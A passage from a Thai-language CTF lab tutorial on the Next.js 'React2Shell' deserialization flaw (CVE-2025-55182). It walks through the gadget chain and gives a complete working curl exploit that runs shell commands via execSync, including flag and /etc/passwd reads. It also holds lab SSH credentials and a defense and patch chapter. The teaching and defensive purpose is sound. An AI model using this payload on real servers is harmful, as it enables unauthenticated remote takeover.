6. หลังจาก Resolve ทุก Reference แล้ว ตรวจสอบว่า Object มี .then property หรือไม่
7. ถ้ามี .then → ถือว่าเป็น Promise → พยายาม Resolve Promise นั้น

บทที่ 4

วิเคราะห์ช่องโหว่ทีละขั้นตอน (STEP-BY-STEP)

4.1 ภาพรวมของช่องโหว่ CVE-2025-55182

CVE-2025-55182 หรือที่รู้จักกันในชื่อ **React2Shell** เป็นช่องโหว่ Remote Code Execution (RCE) ใน Next.js ที่เกิดจากการที่ Flight Deserializer ไม่กรอง Reference Path ที่เป็นอันตราย สรุปข้อมูลได้ดังตารางที่ 4.1:

ตารางที่ 4.1: ข้อมูลสรุปของช่องโหว่ CVE-2025-55182

รายการ	ค่า
CVE ID	CVE-2025-55182
ชื่อ (Alias)	React2Shell
ระดับความรุนแรง	Critical
เวอร์ชันที่มีช่องโหว่	Next.js $\leq$ 15.0.4 (ที่ใช้ RSC/App Router)
เวอร์ชันที่แก้ไขแล้ว	Next.js $\geq$ 15.1.0
เงื่อนไขการโจมตี	Server Action ต้องถูกเปิดใช้งาน (มี 'use server')
ผลกระทบ	Remote Code Execution บน Server โดยไม่ต้อง Auth

4.2 ขั้นที่ 1 — ทำความเข้าใจ Attack Surface

เมื่อเราส่ง HTTP POST ที่มี Header Next-Action: x ไปยัง Next.js Server ที่ใช้ App Router, Server จะเรียก decodeReply() โดยไม่ตรวจสอบ Action ID ว่าถูกต้องก่อน (ใน 15.0.4) กล่าวคือ **ใครก็ตามที่ส่ง Request พร้อม Header นี้จะได้รับการ Deserialize** ทำให้ตัว Deserializer เป็น Attack Surface ขนาดใหญ่

```
# สัญญาณที่บอกว่า Server ใช้ RSC และ Server Action
curl -si http://TARGET:3000 -H "RSC: 1" | grep -i "content-type"
# ถ้าได้: Content-Type: text/x-component  --> มีช่องโหว่
```

Listing 4.1: การตรวจสอบว่า Server รองรับ Server Action

4.3 ขั้นที่ 2 — Gadget แรก: Thenable Object (Prototype Pollution)

ใน JavaScript object ที่มี .then method เรียกว่า “Thenable” และ JavaScript Engine จะปฏิบัติเหมือน Promise Flight Deserializer ก็ทำเช่นเดียวกัน — เมื่อ resolve object ใดออกมาแล้วพบ .then มันจะเรียก .then(resolve, reject) โดยอัตโนมัติ

การโจมตี: เราสามารถ inject .then เข้าไปใน Object.prototype ผ่าน Reference Path $n:__proto__:then เพราะ Deserializer ใน 15.0.4 ไม่บล็อก __proto__ ใน path traversal:

```
{
  "then": "$1:__proto__:then"
}
```

Listing 4.2: Gadget แรก — inject .then ผ่าน Prototype Pollution

ผลที่เกิดขึ้น: Deserializer resolve "$1:__proto__:then" โดยดึง Chunk 1 มาแล้ว traverse ไป .__proto__.then ซึ่งคือ Object.prototype.then นั่นเอง หลังจาก assignment นี้ **Object ทุกชิ้นในระบบ** จะมี .then เพราะ JavaScript prototype inheritance

4.4 ขั้นที่ 3 — Gadget ที่สอง: Constructor Chain (Function Factory)

JavaScript มี “trick” ที่ทรงพลัง: Function.prototype.constructor คือ Function class เอง และ Function constructor รับ string และสร้างเป็น function:

```
# ใน JavaScript console:
> Object.prototype.constructor          # = Object  (constructor ของ Object)
> Object.prototype.constructor.constructor  # = Function (constructor ของ Function!)
> new Function("return 1+1")()          # = 2  รัน( code จาก string!)
> new Function("return process.env")() # = { ... } เข้าถึง( process ได้!)
```

Listing 4.3: หลักการของ Constructor Chain ใน JavaScript

Gadget นี้ถูกฝังไว้ใน _formData field:

```
{
  "_formData": {
    "get": "$1:constructor:constructor"
  }
}
```

Listing 4.4: Gadget ที่สอง — Constructor Chain เพื่อ eval code

"$1:constructor:constructor" → Chunk1.constructor.constructor → **Function** class นั่นเอง ตอนนี้ Deserializer สามารถสร้าง Function จาก string ได้แล้ว

4.5 ขั้นที่ 4 — Code Injection ผ่าน _prefix

เมื่อ Flight Deserializer พยายาม "initialize" Response Object มันอ่าน _prefix เพื่อ setup initial state ด้วย Function ที่เราสร้างจาก Step 3 ค่า _prefix จะถูกนำไปรันเป็น JavaScript โดยตรง:

```
{
  "_response": {
    "_prefix": "var res = process.mainModule
      .require('child_process')
      .execSync('whoami')
      .toString('base64');
      throw Object.assign(new Error('x'), {digest: res});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
```

Listing 4.5: Code Injection ผ่าน _prefix field

อธิบายโค้ด:

- process.mainModule.require('child_process') — เรียกใช้ Node.js built-in module
- .execSync('whoami') — รันคำสั่ง Shell แบบ Synchronous

- .toString('base64') — แปลงผลลัพธ์เป็น Base64 เพื่อหลีกเลี่ยงปัญหาอักขระพิเศษ
- throw Object.assign(new Error('x'), {digest: res}) — โยน Error พร้อมแนบผลลัพธ์ไปใน Field digest เพื่อดึงออกมาจาก Response

4.6 ขั้นที่ 5 — Payload สมบูรณ์และโครงสร้าง HTTP Request

ได้เวลาประกอบ Gadgets ทั้งหมดเข้าด้วยกันเป็น Payload สมบูรณ์ โครงสร้าง HTTP Request มีดังนี้:

```
POST / HTTP/1.1
Host: TARGET:3000
Next-Action: x
Content-Type: multipart/form-data; boundary=----FlightBoundary

------FlightBoundary
Content-Disposition: form-data; name="0"

{
  "then":     "$1:__proto__:then",
  "status":   "resolved_model",
  "reason":   -1,
  "value":    "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process')
      .execSync('COMMAND').toString('base64');
      throw Object.assign(new Error('x'),{digest:res});",
    "_chunks":   "$Q2",
    "_formData": {"get": "$1:constructor:constructor"}
  }
}
------FlightBoundary
Content-Disposition: form-data; name="1"

"$@0"
------FlightBoundary--
```

Listing 4.6: โครงสร้าง HTTP Request สมบูรณ์ของ React2Shell Exploit

4.6.1 อธิบาย Field สำคัญ

1. **then: "$1:__proto__:then"** — ทริกเกอร์ Prototype Pollution โดยใช้ Property Path Traversal ผ่าน __proto__ เพื่อ inject .then เข้า Object prototype
2. **status: "resolved_model"** — บอก Deserializer ว่า Promise นี้ "resolved" แล้ว เพื่อให้ดำเนินการต่อ ไม่หยุดรอ
3. **value: "{...}"** — ค่าของ Promise (inner payload) ที่จะถูก Deserialize อีกชั้น
4. **_prefix** — JavaScript ที่จะถูกรันเมื่อ Response Object ถูก construct
5. **_formData.get: "$1:constructor:constructor"** — สร้าง Function factory เพื่อ eval _prefix
6. **Field "1": "$@0"** — Async reference กลับไปยัง Chunk 0 เพื่อสร้าง circular dependency ที่บังคับให้ทั้งหมด resolve พร้อมกัน

4.7 ขั้นที่ 6 — ส่ง Exploit และถอดรหัสผลลัพธ์

4.7.1 การส่ง Exploit ด้วย cURL

```
curl -s http://TARGET:3000 \
  -H "Next-Action: x" \
  -F '0={"then":"$1:__proto__:then","status":"resolved_model",
"reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{
"_prefix":"var res=process.mainModule.require('''child_process''')
.execSync('''whoami''').toString('''base64''');throw
Object.assign(new Error('''x'''),{digest:res});",
"_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}' \
  -F '1="$@0"'
```

Listing 4.7: ตัวอย่างการส่ง Exploit เพื่อรันคำสั่ง whoami

4.7.2 Response ที่ได้รับเมื่อสำเร็จ

เมื่อ Exploit สำเร็จ Server จะส่ง JSON Error Response กลับมาในรูปแบบ Flight:

```
2:{"digest":"bmV4dGpzCg=="}
```

Listing 4.8: Flight Error Response ที่บรรจุผลลัพธ์ RCE


Field digest บรรจุผลลัพธ์ของคำสั่งในรูปแบบ Base64

4.7.3 การถอดรหัสผลลัพธ์

```
echo "bmV4dGpzCg==" | base64 -d
# ผลลัพธ์: nextjs   ชื่อ( user ที่ server รันอยู่)
```

Listing 4.9: การถอดรหัส Base64 เพื่ออ่านผลลัพธ์คำสั่ง

4.7.4 สรุป Exploit Chain ทั้งหมด



รูปที่ 4.1: ขั้นตอนการโจมตี React2Shell (Exploit Chain)

บทที่ 5

Playground บน ctf.it.kmitl.ac.th

5.1 ภาพรวมของ Playground

Playground ที่ ctf.it.kmitl.ac.th คือสภาพแวดล้อมจำลองสำหรับฝึกปฏิบัติที่พัฒนาขึ้นจาก Container Image ที่-กำหนดไว้ในโปรเจกต์นี้ ประกอบด้วย 2 Labs ที่ออกแบบให้เรียนรู้จากมุมมองที่แตกต่างกัน:

ตารางที่ 5.1: ภาพรวมของ Labs ทั้งสองใน Playground

Lab	บทบาทผู้เรียน	เป้าหมาย
LAB-RCE-ATTACK	Red Team / Attacker	ใช้ RCE Exploit ดึง Flag ออกมา
LAB-RCE-DEFENSE	Blue Team / SysAdmin	แก้ไขช่องโหว่ แล้วรัน submit เพื่อรับ Flag

Labs ทั้งสองสามารถรันบนเครื่องส่วนตัวได้ด้วย Docker ตามขั้นตอนที่อธิบายไว้ในแต่ละหัวข้อ

5.2 LAB-RCE-ATTACK

5.2.1 ภาพรวมของ Lab

Lab นี้ Build Next.js 15.0.4 ในโหมด Standalone Production สภาพแวดล้อมถูกออกแบบให้เรียบง่ายและ-ตรงจุด: มีเพียง Next.js ที่มีช่องโหว่ รันด้วย User nextjs (Non-root)

โครงสร้างของ Image ใช้ Multi-stage Build โดยแบ่งออกเป็น 3 Stage ได้แก่ **base** ที่เตรียม Node.js 20-alpine พร้อม pnpm, **builder** ที่สร้างโปรเจกต์ Next.js 15.0.4 ด้วย App Router และ TypeScript แล้ว Build ในโหมด Standalone และ **runner** ที่คัดลอกเฉพาะ artifacts ที่จำเป็น จากนั้น Expose Port 3000 และรันแอปพลิเคชันด้วย User nextjs ที่ไม่มีสิทธิ์ root ตามหลัก Least Privilege

5.2.2 ขั้นตอนที่ 1 — รัน Lab บนเครื่องตัวเอง (Local)

1. **เข้าโฟลเดอร์และ Build Image:**

```
cd LAB-RCE-ATTACK
docker build -t lab-rce-attack .

```

2. **รัน Container:**

```
docker run -d --name rce-attack -p 3000:3000 lab-rce-attack
docker ps   # ยืนยันว่า rce-attack กำลัง running

```

5.2.3 ขั้นตอนที่ 2 — ตรวจสอบ RSC Fingerprint

ก่อนโจมตี ยืนยันว่า Server ใช้ RSC:

```
curl -si http://localhost:3000 -H "RSC: 1" | head -5
# คาดหวัง: Content-Type: text/x-component
#          Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
```

Listing 5.1: ตรวจสอบว่า Server ใช้ RSC ด้วย cURL

5.2.4 ขั้นตอนที่ 3 — ส่ง Exploit

บน ctf.it.kmitl.ac.th ระบบจะฝัง Flag ไว้ใน Environment Variable แทนที่ TARGET ด้วย IP:Port ที่ได้รับจาก Platform:

```
TARGET="ctf.it.kmitl.ac.th:PORT"

curl -s http://$TARGET \
  -H "Next-Action: x" \
  -F '0={"then":"$1:__proto__:then","status":"resolved_model","reason":-1,
"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=
process.mainModule.require(""""child_process"""").execSync(
""""env | grep flag"""").toString(""""base64"""");throw
Object.assign(new Error(""""x"""""),{digest:res});",
"_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}' \
  -F '1="$@0"'
```

Listing 5.2: คำสั่ง Exploit สำหรับ LAB-RCE-ATTACK

5.2.5 ขั้นตอนที่ 4 — ถอดรหัส Flag

```
# สมมติว่าได้ response: 2:{"digest":"Y3Zle..."}
echo "Y3Zle25leHRqcy1mbGlnaHQtcHJvdG9jb2wtaXNzdWV9Cg==" | base64 -d
# cve{nextjs-flight-protocol-issue}
```

Listing 5.3: ถอดรหัส Base64 จาก digest field

5.2.6 ขั้นตอนที่ 5 — สำรวจระบบเพิ่มเติม

เปลี่ยนคำสั่งภายใน execSync() เพื่อสำรวจระบบ:

```
whoami          # ตรวจสอบ User ที่ Server รันอยู่
id              # ตรวจสอบ Group และสิทธิ์
hostname        # ชื่อ Container
uname -a        # ข้อมูล OS
env             # ดู Environment Variable ทั้งหมด
ls -la /app     # โครงสร้างไฟล์ใน Application Directory
cat /etc/passwd # รายชื่อ User ในระบบ
```

Listing 5.4: คำสั่งที่แนะนำให้ทดลองใน execSync

5.3 LAB-RCE-DEFENSE

5.3.1 ภาพรวมของ Lab

Lab นี้ใช้ Ubuntu 24.04 เป็น Base พร้อม SSH Server, tmux และ dev tools ครบชุด จำลองสถานการณ์-จริงที่ผู้ดูแลระบบต้องรับมือกับช่องโหว่ที่เพิ่งค้นพบ:

ตารางที่ 5.2: ข้อมูลสำหรับเข้าถึง LAB-RCE-DEFENSE

รายการ	ค่า
User / Password	secspace / secspace
Root Password	supersecret_password
SSH Port	2222
App Port	3000
App Path	/home/secspace/app
Next.js Version	15.0.4 (มีช่องโหว่)
Node.js Version	20.18.0
Secret File	/home/secspace/app/.rng_secret

สิ่งที่ Lab ตั้งค่าไว้:

- Next.js 15.0.4 รันใน Dev Mode ผ่าน **tmux session** ชื่อ nextjs
- ไฟล์ .rng_secret บรรจุ Flag ที่ Exploit จะพยายามดึง
- คำสั่ง submit เพื่อตรวจสอบสถานะ (ทั้ง RCE test และ version check)
- คำสั่ง restart-app เพื่อ restart Dev Server หลังอัปเกรด

5.3.2 ขั้นตอนที่ 1 — รัน Lab บนเครื่องตัวเอง (Local)

```
cd LAB-RCE-DEFENSE
docker build -t lab-rce-defense .
docker run -d --name rce-defense -p 2222:22 -p 3000:3000 lab-rce-defense
```

Listing 5.5: Build และรัน LAB-RCE-DEFENSE

5.3.3 ขั้นตอนที่ 2 — เข้าสู่ระบบผ่าน SSH

```
ssh secspace@localhost -p 2222
# Password: secspace

# บน ctf.it.kmitl.ac.th:
ssh secspace@ctf.it.kmitl.ac.th -p ที่ได้รับPORT_
```

Listing 5.6: เชื่อมต่อ Container ผ่าน SSH

5.3.4 ขั้นตอนที่ 3 — ตรวจสอบสถานะเริ่มต้น

```
submit
```

Listing 5.7: ตรวจสอบสถานะช่องโหว่ครั้งแรก

ผลลัพธ์ที่ควรได้ก่อนแก้ไข:

```
[1/3] Detecting Next.js version... v15.0.4
[2/3] Checking server status... OK
[3/3] Testing RSC Flight Protocol RCE...
  X  VERIFICATION FAILED
  RCE attack succeeded! The secret was leaked from the server.
  Next.js v15.0.4 is still vulnerable.
  Hint: Upgrade Next.js -- cd ~/app && npm install next@latest
```

Listing 5.8: ผลลัพธ์จาก submit ก่อนแก้ไข

5.3.5 ขั้นตอนที่ 4 — อัปเกรด Next.js เพื่อแก้ไขช่องโหว่

ตัวเลือกที่ 1: อัปเกรดผ่าน npm (แนะนำ)

```
cd ~/app
npm install next@latest
```

Listing 5.9: อัปเกรด Next.js เป็นเวอร์ชันล่าสุด

ตัวเลือกที่ 2: ใช้ Next.js Codemod

```
cd ~/app
npx @next/codemod@latest upgrade
```

Listing 5.10: ใช้ next/codemod ช่วย Upgrade

5.3.6 ขั้นตอนที่ 5 — รีสตาร์ท Dev Server

วิธีที่ 1 (ง่ายที่สุด):

```
restart-app
```

วิธีที่ 2 (Manual ผ่าน tmux):

```
tmux kill-session -t nextjs
cd ~/app
export RNG_SECRET=$(cat .rng_secret)
tmux new-session -d -s nextjs \
  "export RNG_SECRET=$(cat /home/secspace/app/.rng_secret) && npm run dev"
# รอประมาณ 10-15 วินาที
```

Listing 5.11: รีสตาร์ท Dev Server แบบ Manual

5.3.7 ขั้นตอนที่ 6 — ยืนยันการแก้ไขและรับ Flag

```
submit
```

ผลลัพธ์เมื่อแก้ไขสำเร็จ:

```
[1/3] Detecting Next.js version... v15.2.4 (or latest)
[2/3] Checking server status... OK
[3/3] Testing RSC Flight Protocol RCE...
   O  VERIFICATION PASSED
   RCE attack was blocked! The secret is safe.
   FLAG: cve{nextjs-flight-protocol-issue-defended}
```

Listing 5.12: ผลลัพธ์จาก submit หลังอัปเกรด Next.js

บทที่ 6

การป้องกันและแนวทางปฏิบัติที่ดี (DEFENSE)

6.1 ทำไมการอัปเกรดจึงแก้ไขช่องโหว่ได้

Vercel แก้ไขช่องโหว่ใน Next.js 15.1.0 โดยเพิ่มการตรวจสอบ 2 ชั้นใน resolveReference() ของ Flight Deserializer:

1. **Prototype Pollution Prevention:** เพิ่มการตรวจสอบว่า path segment ที่จะ traverse ไม่ใช่ __proto__, prototype, หรือ constructor ถ้าพบ จะ throw Error แทนที่จะ traverse

2. **Sanitized Property Access:** เปลี่ยนจาก obj[key] (bracket notation ที่ไม่ปลอดภัย) เป็นการตรวจสอบด้วย Object.prototype.hasOwnProperty ก่อน เพื่อให้แน่ใจว่า property นั้น own property จริง ไม่ใช่ inherited

```
function traverse(obj, path) {
  for (const key of path.split(':')) {
    obj = obj[key]  // อันตราย! อนุญาต __proto__ และ constructor
  }
  return obj
}
const BLOCKED_KEYS = ['__proto__', 'prototype', 'constructor']
function traverse(obj, path) {
  for (const key of path.split(':')) {
    if (BLOCKED_KEYS.includes(key)) throw new Error('Invalid reference')
    if (!Object.prototype.hasOwnProperty.call(obj, key)) return undefined
    obj = obj[key]
  }
  return obj
}
```

Listing 6.1: หลักการแก้ไขใน Next.js 15.1.0 (simplified pseudocode)

6.2 แนวทางปฏิบัติที่ดีสำหรับนักพัฒนา

- **อัปเดต Framework อย่างสม่ำเสมอ:** โดยเฉพาะ Next.js ควรติดตาม GitHub Security Advisories (github.com/vercel/next.js/security/advisories) และ NVD เพื่ออัปเกรดเมื่อมี Patch
- **Deploy ผ่าน Container เสมอ:** Container จำกัดขอบเขตความเสียหายเมื่อถูก Exploit ได้ มัลแวร์จะอยู่แค่ใน Container Filesystem โดยไม่กระทบ Host
- **ใช้ Principle of Least Privilege:** ตรวจสอบว่า Application รันด้วย Non-root User เสมอ (เหมือนที่ Dockerfile ในโปรเจกต์นี้ใช้ User nextjs)
- **Monitor Log สำหรับ Flight Anomaly:** ตั้งค่า Alert เมื่อพบ Request ที่มี Header Next-Action พร้อม Error Response ที่มี Field digest หลายครั้ง
- **ใช้ WAF / Rate Limiting:** จำกัดอัตราการส่ง Request ไปยัง Server Action endpoints
- **Security Testing ใน CI/CD:** ใช้เครื่องมือเช่น npm audit หรือ Snyk เพื่อตรวจสอบ Dependencies ที่มีช่องโหว่โดยอัตโนมัติก่อน Deploy

บทที่ 7

สรุปผล (CONCLUSION)

7.1 สิ่งที่เราได้เรียนรู้

เอกสารนี้ได้พาเราเดินทางจากพื้นฐานของ React Server Components ไปจนถึงการวิเคราะห์ช่องโหว่ระดับวิกฤต โดยสรุปสิ่งที่ได้เรียนรู้มีดังนี้:

1. **React Flight Protocol** เป็นโปรโตคอล Text-based Streaming ที่ใช้ Reference System ($ prefix) เพื่อเชื่อมโยง Chunks ต่างๆ เข้าด้วยกัน ความสามารถในการ traverse property path ผ่าน $n:a:b:c คือ feature ที่ทรงพลัง แต่ก็เป็นจุดที่อันตรายหากขาดการ sanitize

2. **Server Actions** เปิด Attack Surface ใหม่โดยตรง เพราะเปิดโอกาสให้ External Input เข้าถึง Flight Deserializer ได้ การที่ Next.js 15.0.4 ไม่ตรวจสอบ Action ID ก่อน Deserialize ทำให้ช่องโหว่นี้รุนแรงขึ้น

3. **Prototype Pollution + Constructor Chain** เป็น Gadget Chain ที่อาศัยพฤติกรรมเชิงลึกของ JavaScript — Prototype inheritance และ Function constructor — ซึ่งเป็นตัวอย่างที่ดีว่าความรู้ภาษา Programming ลึกๆ มีความสำคัญในด้าน Security

4. **Playground** ที่ ctf.it.kmitl.ac.th ช่วยให้สามารถฝึกทั้งฝั่ง Attacker และ Defender ในสภาพแวดล้อมที่ปลอดภัยและเหมือนจริง

7.2 บทเรียนหลัก

ช่องโหว่ระดับวิกฤตมักไม่ได้เกิดจาก “bug” ที่ชัดเจน แต่เกิดจากการมองข้าม interaction ระหว่าง features ที่แต่ละอย่างดูปลอดภัยเมื่อมองแยก:

- Property Path Traversal — ฟีเจอร์ที่ดูสมเหตุสมผล
- Thenable Detection — พฤติกรรม JavaScript ที่ถูกต้อง
- Constructor Access — ส่วนหนึ่งของ JavaScript specification

แต่เมื่อนำมาประกอบกัน → RCE การทดสอบ Security จึงต้องคิดถึง Composition ของ features ไม่ใช่แค่แต่ละ feature ทีละชิ้น

บรรณานุกรม

[1] Vercel Security Advisory. (2025). *Analysis of CVE-2025-55182 (React2Shell) — Server Actions deserialization vulnerability*. Retrieved from https://github.com/vercel/next.js/security/advisories

[2] NIST National Vulnerability Database. *CVE-2025-55182 Detail*. Retrieved from https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[3] Meta Open Source. (2024). *React Server Components – react-server-dom-webpack source code*. Retrieved from https://github.com/facebook/react/tree/main/packages/react-server-dom-webpack

[4] Meta Open Source. (2024). *React Flight Wire Format specification*. Retrieved from https://github.com/facebook/react/blob/main/packages/react-client/src/ReactFlightClient.js

[5] Portswigger Web Security. *Prototype pollution — Web Security Academy*. Retrieved from https://portswigger.net/web-security/prototype-pollution

[6] Vercel Documentation. (2024). *Server Actions and Mutations — Next.js Docs*. Retrieved from https://nextjs.org/docs/app/building-your-application/data-fetching/server-actions-and-mutations

[7] Docker Documentation. *Docker security best practices*. Retrieved from https://docs.docker.com/engine/security/

[8] MDN Web Docs. *Function() constructor — JavaScript Reference*. Retrieved from https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function/Function